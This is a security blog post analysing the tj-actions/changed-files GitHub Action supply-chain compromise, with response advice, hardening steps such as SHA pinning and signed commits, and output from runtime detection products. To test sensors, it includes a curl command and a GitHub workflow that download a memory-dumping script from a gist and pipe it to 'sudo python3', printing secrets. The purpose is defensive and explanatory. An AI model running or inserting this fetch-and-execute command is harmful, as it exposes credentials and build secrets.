

Understanding and Re-Creating the tj-actions/changed-files Supply Chain Attack

Another reason runtime security is so important, and patching ain't what it seems



JAMES BERTHOTY

MAR 15, 2025



6




1



1

Share



Update 3: Wiz research has [published](#) that the initial leak was actually due to an upstream workflow, reviewdog/actions-setup@v1. This attack was done with a local script instead of calling out to gist, but similarly printed tokens in job logs. [I've created a python script to check if your logs are effected.](#)

Update 1: The [repo is back online with a statement on what happened](#). An access token for the maintainers automated bot (tj-actions-bot), which was also over-permissioned, was compromised allowing the malicious commit to make it into the repo. Another commit then pointed the releases to the malicious commit, triggering the exploit. Since then, the maintainer has removed the compromised permissions, and turned on signed commits.

Update 2: Unfortunately, the only way to confirm what happened would be with the GitHub org audit logs. [The maintainer](#) said a PAT was lost for a tj-actions-bot, which could be the “user” that made [the commit](#). However, it’s still unclear exactly how that code got pushed.

My working theory is:

1. tj-actions-bot PAT spoofs renovatebot commit with malicious code and has permissions to push it to an unprotected branch, then delete that branch. There are other ways orphaned commits can get pushed as well though.
2. Attacker uses PAT to also update release tags, pointing them to the malicious commit

3. jackton1 tries reverting some commit and in the process “re-pushes” the infected commit and it shows up as pushed by his account in the pull request.

The only way to prove this would be with the organization GitHub audit logs, which we don’t have. Another reminder that open source should honestly have almost zero insight into these repos.

If you’re like me, the coolest part of this article is at the b
create the attack in your own environment to test your se
you do this, it will print process memory to stdout!

Latio Pulse is a reader-supported publ
To receive new posts and support my
consider becoming a free or paid sub

What happened?

tj-actions is a common GitHub Action that collects data about file changes in a pull request. For example, you could use it to spit out a list of changed files, and then the next step in your CI job would be to run a scanner/testing on only those files.

A change was deployed to all versions of the Action that printed environment variables (build secrets) to the logs of the job. **It does not appear they were actually exfiltrated to an external attacker server.**

Here’s an example GitHub action to get an idea of how tj-actions was used:

```
name: Check Changed Files

on:
  pull_request:
    branches: [ main ]

jobs:
  check-changes:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      - name: Get changed files
        id: changed-files
        uses: tj-actions/changed-files@v44

      - name: Run tests if Python files changed
        if: steps.changed-files.outputs.any_changed == 'true'
        run: |
          echo "Changed files: ${ steps.changed-
files.outputs.all_changed_files }}"
          # Run your commands, e.g. pytest
          pytest
```



Discover more from Latio Pulse

Weekly insights into Cloud, Application & Product Secu
Over 3,000 subscribers

By subscribing, I agree to Substack's [Terms of Use](#), and
acknowledge its [Information Collection Notice](#) and [Privacy Pol](#)

Already have an account? [Sign in](#)

Who would be effected?

1. In a strict sense, based on what we know about the script before it was removed by GitHub, the attacker only printed env vars to logs, so you would only be effected if your logs/repo were publicly available
2. Because of potential changes to the code and unknowns since it was taken down, it's theoretically possible but highly unlikely private repos would be effected
3. Update: now that the repo is back, it's even more unlikely anything was done that would impact private repos

As a responder, what do I need to do right now?

1. If you don't run a public repo, technically, nothing. GitHub took down the compromised repo (edit, the repo is back up and seems to have removed the malicious code), but you definitely should still do these other things when you can. **If you do run a public repo that uses this action, you need to rapidly rotate your keys and check for further indicators of compromise, it's decently likely you were targeted!**
2. [Search your organization's code](#) base for `tj-actions`, and delete the action anywhere it's in use. Talk to your DevOps team about updating however you were using it, [Step Security provided a free mirror](#). (Edit: the original GitHub repo is back up and seems to have removed the malicious code, but probably pin it to a commit)
3. Since the attacker script dumped the memory, only secrets referenced in your job would be leaked. Anywhere you use tj-actions, check the runner logs to see what was leaked, or check for secret references in the GitHub action.
4. Even in a private repo, you don't want secrets hanging out in your logs. You can [delete the logs](#) (consider downloading them first). In my opinion, whether or not you rotate these keys depends on your risk profile and the pain in doing so - the question is: "do I care that anyone who had access to these logs had access to these secrets?" Also check if you log these actions anywhere else.

As a responder, what should I think about doing on Monday?

1. Consider pinning your GitHub Actions to commit SHAs instead of versions:

Less Secure Example (Vulnerable to Tag Hijacking):

steps:

- uses: actions/checkout@v4
- name: Set up Python
uses: actions/setup-python@v5 # 🐞 could be modified in the future

More Secure Example (Pinned to a Trusted Commit SHA):

```


steps:
  - uses: actions/checkout@v4

  - name: Set up Python
    uses: actions/setup-python@0d5721d53e49ed09190f92e6d62c32decc3e9640
# ✅ specific, trusted commit SHA

```

To find commit SHAs, you got to the commits page of a GitHub repo and copy the commit, [example](#).

2. Consider and communicate **the maintenance trade-off this will create**. Here's why people don't always do this:
 - a. Requires manual verification of the version and commit sha matching
 - b. Is less readable
 - c. Requires manual updates, or special configuration of tools like renovate
3. **In an ideal state, we'd probably use semantic versioning for trusted third parties, and commit SHAs for open source projects, but this can also be confusing for developers, which is why most people pick one approach or the other.** Additionally, GitHub is working on immutable tagging.
4. Consider runtime security monitoring for your managed CI/CD runners. [Step Security](#), who reported the vulnerability, provide one flavor of this, but there are many. Step Security provides either their maintained forked versions of common public actions, or a base runner for your actions that's monitored with eBPF. Cyscale provides an [eBPF agent](#) to monitor your own pipelines. Modern runtime cloud tools like [Upwind](#), [Sweet](#), [ARMO](#), [etc](#). (see testing below) provide anomaly detection agents that work the same on your runners as they would anywhere else. More on this later.

Breaking Down the Attack

How exactly the attacker pushed the update is still speculative - an unfortunate reality of not having GitHub logs for public repos. [In their response](#), the repo owner said signed commits are required, but it's clear they weren't required all of the time and for all of the files based on the commit history. **Update: I reached out to the owner and confirmed that signed commits were only turned on after the attack. Ultimately, the attacker pushed a file change spoofing renovate[bot] using a personal access token that was compromised.**

The updated code pinned all versions to the new commit SHA, fetching an additional python script with some obfuscated (just base64 encoded) code. That script then used some python to dump the memory, look for secrets via regex, and print them to the job logs (also base64 encoded).

This attack feels really weird to me, in a way that it seems like it was targeting some number of specific public projects rather than trying to really hit everyone in the ecosystem. Here's why:

1. It's just using base64 encoding instead of more advanced obfuscation, like compressing and encrypting them
2. It relies on public logs instead of shipping the secrets somewhere

Update 1: The [repo is back online with a statement on what happened](#).

This attack appears to have been conducted from a PAT token linked to [@tj-actions-bot](#) account to which "GitHub is not able to determine how this PAT was compromised."

Account Security Enhancements

1. The password for the tj-actions-bot account has been updated.
2. Authentication has been upgraded to use a passkey for enhanced security.
3. The tj-actions-bot account role has been updated to ensure it has only the minimum necessary permissions.

GitHub proactively revoked the compromised Personal Access Token (PAT) and flagged the organization to prevent further exploitation.

Update 2: Important comment about the merge from [hackernews](#). This comment ended up not being what happened, but it's nonetheless an important reminder to not auto build on the presence of tags

The affected repo has now been taken down, so I am writing this partly from memory, but I believe the scenario is:

1. An attacker had write access to the tj-actions/changed-files repo
2. The attacker chose to spoof a Renovate commit, in fact they spoofed the most recent commit in the same repo, which came from Renovate





3. Important: this spoofing of commits wasn't done to "trick" a maintainer into accepting any PR, instead it was just to obfuscate it a little. It was an orphan commit and not on top of main or any other branch
4. As you'd expect, the commit showed up as Unverified, although if we're being realistic, most people don't look at that or enforce signed commits only (the real bot signs its commits)
5. Kind of unrelated, but the "real" Renovate Bot – just like Dependabot presumably – then started proposing PRs to update the action, like it does any other outdated dependency
6. Some people had automerging of such updates enabled, but this is not Renovate's default behavior. Even without automerging, an action like this might be able to achieve its aim only with a PR, if it's run as part of PR builds
7. This incident has reminded that many people mistakenly assume that git tags are immutable, especially if they are in semver format. Although it's rare for such tags to be changed, they are not immutable by design

As a brief aside, you may be wondering “what if I have one GitHub action that calls another GitHub action with malicious code, transitive action vulnerabilities!” Nir at [Arnica](#) helpfully pointed out to me that these attacks won't work, because downstream GitHub actions don't automatically get access to secrets - the first action needs to explicitly provide what it's sending to the second. Tagging Arnica reminds me to say that a lot of ASPM scanning tools can detect and search for un-pinned GitHub actions.

How it could've been way worse

1. My suspicion, [from their shared example page](#), is that step security only caught the change because it went to gist.githubusercontent.com instead of github.com directly. If the attacker had just hosted their code on Github instead of gist, I'm not sure when it would've been detected. For clarity, it's possible they do process monitoring too, I just don't see it on their example page.

All Outbound Destinations

Name	Status	Jobs
 github.com	 Allowed	Test changed-files
 gist.githubusercontent.com	 Anomalous	Test changed-files

2. If the attacker had sent the payload to an external resource, private repos would've been effected
3. The attacker could've further obfuscated their intentions - from the script used to how the payload was sent, I want to be careful about sharing some other

techniques that are out there, but ChatGPT would probably tell you!

What (probably) would've prevented this?

1. Editing this in now that we think the commit was done by an over-permissioned access token for the renovate bot. This brings us into the well known space of non-human identities (NHI) and monitoring API keys. At the end of the day, you need a good process for keeping track of these keys.
2. The repo's maintainer seems to have turned signed commits on but these were not on at the time of the attack. Personal access tokens can't sign commits, and the screenshot of the commit shows it was unverified.
3. The core of the problem is that we continue to treat open source projects like trusted vendors, when they're not. This is why I've always loved [Tidelift](#), where you pay and treat these projects like actual vendors.
4. Pinning GitHub actions, or forking them internally and pinning, prevents this from happening. But as we discussed earlier, this is inconvenient and it sucks you have to do it.

A lot of vendor responses so far are: "use our eBPF agent on your CI/CD runners to stop this" - to which I say, sometimes. The fact is that enforcing runtime protections on runners is complicated - they're building different workloads constantly, and so their actions are likewise changing constantly. In my experience, these tend to generate more noise than it's worth

Test your Sensor!

Be very careful where you run this, I wouldn't suggest doing it in production. Running this command will actually write all of your environment variables to stdout!

Just for fun, I [recreated the attack](#) (or at least the idea of it, this one grabs common process names instead of requiring the GitHub action, and skips some of the base64 encoding) and you can test it for yourself!

```
curl -sSfL
https://gist.githubusercontent.com/confusedcrib/d8efe86193e57d146f2b00ee
fdaf942f/raw/45765beacbc89a428cf5914fb0d40957a928e147/memdump.py | sudo
python3
```

A few notes on this script and testing:

1. To actually re-create the attack, you'd have to add some base64 encoding (which shouldn't really change much) and run it in a GitHub action on your CI/CD runners. This would be a spicy thing to do. This would look something like:

```
name: Memory Dump Exploit
```

```
on:
```

```

workflow_dispatch: # Allows manual trigger


jobs:
  exploit:
    runs-on: ubuntu-latest # GitHub's default runner
    steps:
      - name: Run Memory Dump Exploit
        run: |
          curl -sSfL
          https://gist.githubusercontent.com/confusedcrib/d8efe86193e57d146f2b00ee
          fdaf942f/raw/45765beacbc89a428cf5914fb0d40957a928e147/memdump.py | sudo
          python3

```

2. In order for the methodology to work on non-GitHub runners, it will memory dump the first process or the names of any sensitive processes. The original exploit only looked at the runner process.
3. I've used CWPP tools on runners before, and they typically generate a lot of noise - testing this on just a Linux box won't account for that. If I can rant for a minute, imagine vulnerability scanning a "github runner" image at runtime that builds 400 different applications - that one image is going to show having the vulnerabilities of all those applications! In the same way, these tools can often get overwhelmed in these environments, and that's why dedicated tools like Step (who detected the attack) can still be valuable.

Here's some tools I have access to screaming at me, yours should scream at you too!

Sweet



Memory Dump Attack using 'memdump.py' script with AWS credentials exposed

A series of suspicious activities were observed, including multiple attempts to download and execute a memory dumping script (`memdump.py`) with elevated privileges. AWS credentials were exposed in the environment variables, potentially compromising cloud resources.

Story


- Initial Shell Access** The incident begins with a shell access to the `/app` directory. The environment variables contain exposed AWS credentials (`AWS_ACCESS_KEY_ID` and `AWS_SECRET_ACCESS_KEY`), indicating a potential security risk.
- Reconnaissance** The attacker performs initial reconnaissance by executing the `groups` command to understand the user's permissions.
- Privilege Escalation Attempt** An attempt to escalate privileges is made using the command `su -c apt update && apt install sudo`, trying to install sudo if not already present.
- Memory Dumping Script Download** Multiple attempts are made to download a memory dumping script (`memdump.py`) from a GitHub gist using `curl`. The script's URL changes slightly over time, possibly to evade detection.
- Execution with Elevated Privileges** The attacker repeatedly tries to execute the downloaded script using `sudo python3`, indicating an attempt to run the memory dumper with elevated privileges.
- Grep for Secrets** After each execution attempt, the attacker uses `grep` with a specific regex pattern to search for secrets in the output, likely targeting key-value pairs marked as secrets.
- Base64 Encoding** The output from the `grep` command is consistently piped through `base64 -w 0`, suggesting an attempt to encode and possibly exfiltrate the found secrets.
- Successful Memory Access** Events of type `processMemAccess` indicate that the Python script successfully gained access to process memory, potentially extracting sensitive information.
- System Information Gathering** The attacker uses `ps aux` to list running processes, possibly to identify other potential targets or to ensure their activities remain undetected.

If you look carefully, you can see Sweet even recognizing I'm doing some troubleshooting along the way 😂. Sweet really impressed me with how it accurately captured everything that happened. I was especially happy with how it called it out as a memory dump attack.



ARMO

Detected the process and network anomalies:



Runtime Incidents > Unexpected process launched

Unexpected processes "curl" and "bash" detected and exec to pod

Description

A process was launched that is not expected to run in the environment.

Incident info

Explain incident

Search here

Time

Event name

Process

Explain incident

Name: Container Compromise and Memory Dump Attempt

What Happened?

A series of suspicious activities occurred within a container in the "insecure-js" namespace. The incident began with an unexpected launch of /bin/sh, followed by multiple executions of curl and python3. These processes were used to download and potentially execute a script named "memdump.py" from a GitHub gist.

Attack Flow

1. Initial access: Execution of /bin/sh within the container.
2. Command execution: Multiple curl commands to download a Python script.
3. Script execution: Launch of python3, likely to run the downloaded script.
4. Reconnaissance: Numerous unexpected file accesses, possibly for system information gathering.
5. Potential data exfiltration: The "memdump.py" script suggests an attempt to dump memory contents.

Key Details

- Time: 2025-03-16T13:07:20.739Z
- Container: insecure-js (ID: 6c125791daa2...)
- Pod: insecure-js-55fb497599-h4krh
- User: arn:aws:iam:015253967648:user/amits
- Suspicious URL: <https://gist.github.com/usercontent/.../memdump.py>

Why It's Important

This incident represents a significant security breach. The attacker has gained execution privileges within the container and is attempting to run a memory dump script. This could lead to:

- Exposure of sensitive data in memory (e.g., encryption keys, passwords).
- Lateral movement to other containers or nodes in the cluster.
- Potential for further payload delivery or establishing persistence.

The use of curl to download external scripts bypasses typical application deployment methods, indicating a compromise of the container's intended functionality.

What's Being Done

Upwind

Detected processes and attack details:

A container is downloading and potentially executing remote code

Enable Jira integration

Status

Open

First seen

17 minutes ago (Mar 15th, 2025 15:22)

Last seen

17 minutes ago (Mar 15th, 2025 15:22)

Overview

Risk analysis

Log

Other active threats

Response & prevention

The command `curl -sSfL https://gist.github.com/usercontent/d9efe86193e57d146f2b00eefdaf942f/raw/45765beabc89a428cf5914fb0d40957a928e147/memdump.py` downloads a Python script from a GitHub gist using `curl`. The `-sSfL` flags silence output, follow redirects, and allow the script to be piped to another program for execution. This is suspicious because it downloads and potentially executes code from an untrusted source, posing a significant security risk as the script could be malicious, leading to data breaches or system compromise.

No Internet exposure

Issues

Permissions

Insecure-app-sa

Insecure-app

Insecure-app-65d899cd9-nld2

Insecure-app

curl

Triggering event

By threat (47)

By resource (3)

By account (1)


By time (52)

Showing 47 rows

Policy	Detections	Last seen
A container is downloading and potentially executing a Python script from an unknown source	1 Detection	4 minutes ago
A container is downloading and executing a Python script from an unknown source	1 Detection	6 minutes ago
A container is potentially leaking memory content	1 Detection	7 minutes ago
A container is downloading and saving a Python script	1 Detection	7 minutes ago
A container is downloading and potentially executing remote code	1 Detection	7 minutes ago

Spyderbat


Detected process changes:



Conclusion:

1. Probably time to pin your GitHub actions even though it's annoying. If you want to be an extra laid back security dev friend, consider letting ones from reputable vendors stay on semantic versioning.
2. Turn on requiring signed commits, even though it's also annoying. Signed commits require your developers to setup gpg encryption keys on their endpoints to validate themselves. It's a one time thing that's sort of annoying, but not the end of the world. It does however stop them from pushing code from their phone at the movie theater - think of it as device based authentication.
3. Detecting this stuff is super scary, please invest in runtime protection. **I can't stress enough that detecting these so far have basically been accidents due to avoidable mistakes from attackers, and that's really freaking scary.**
4. eBPF on GitHub runners is still kinda new, and these usually have noise tradeoffs. So while I tested the detection and that's neat, in a real environment some of these might go crazy with noise.
5. We desperately need to broaden our perspective on open source security from CVE hunting to risk assessing our third party providers. Now that the repo is back online it's clear this is only really one person's side project. Once again we're surprised when something bad happens when they don't have perfect security configurations.

Fun addendum detections, [Arnica](#) looking for malicious actions instead of just flagging the lack of commit SHA pinning:



Apiiro has a collection of semgrep rules that look for obfuscated code. I recreated the commit and it caught it, but also had 250 other findings. They also provide a self hosted GitHub app solution for maintainers to check every push for obfuscation (see comments)

Latio Pulse is a reader-supported publication.
To receive new posts and support my work,
consider becoming a free or paid subscriber.

Subscribe



6 Likes · 1 Restack

Discussion about this post

Comments Restacks



Write a comment...



Matan Giladi Mar 16 Edited

Hi James, thanks for the thorough coverage!

Regarding prevention, it's better to stop incidents before they infiltrate CI/CD or execute, as the tools you mentioned do.

We've recently released free, open-source tools that prevent such issues the moment malicious code is committed.

1. Maintainers could have used PRevent to immediately alert and block any PR containing malicious code or easily configured it for detection in case of a direct push:

<https://github.com/apiiro/PRevent>

2. Users could have used the malicious code detection ruleset to immediately detect and block it when scanning updates in all relevant CI/CD stages:

<https://github.com/apiiro/malicious-code-ruleset>

3. For a better understanding of the detection, the malicious code falls precisely into the patterns presented in our research:

<https://apiiro.com/blog/guard-your-codebase-practical-steps-and-tools-to-prevent-malicious-code/>

Best,

Matan

♡ LIKE 💬 REPLY

🔗 SHARE

© 2025 James Berthoty · [Privacy](#) · [Terms](#) · [Collection notice](#)
[Substack](#) is the home for great culture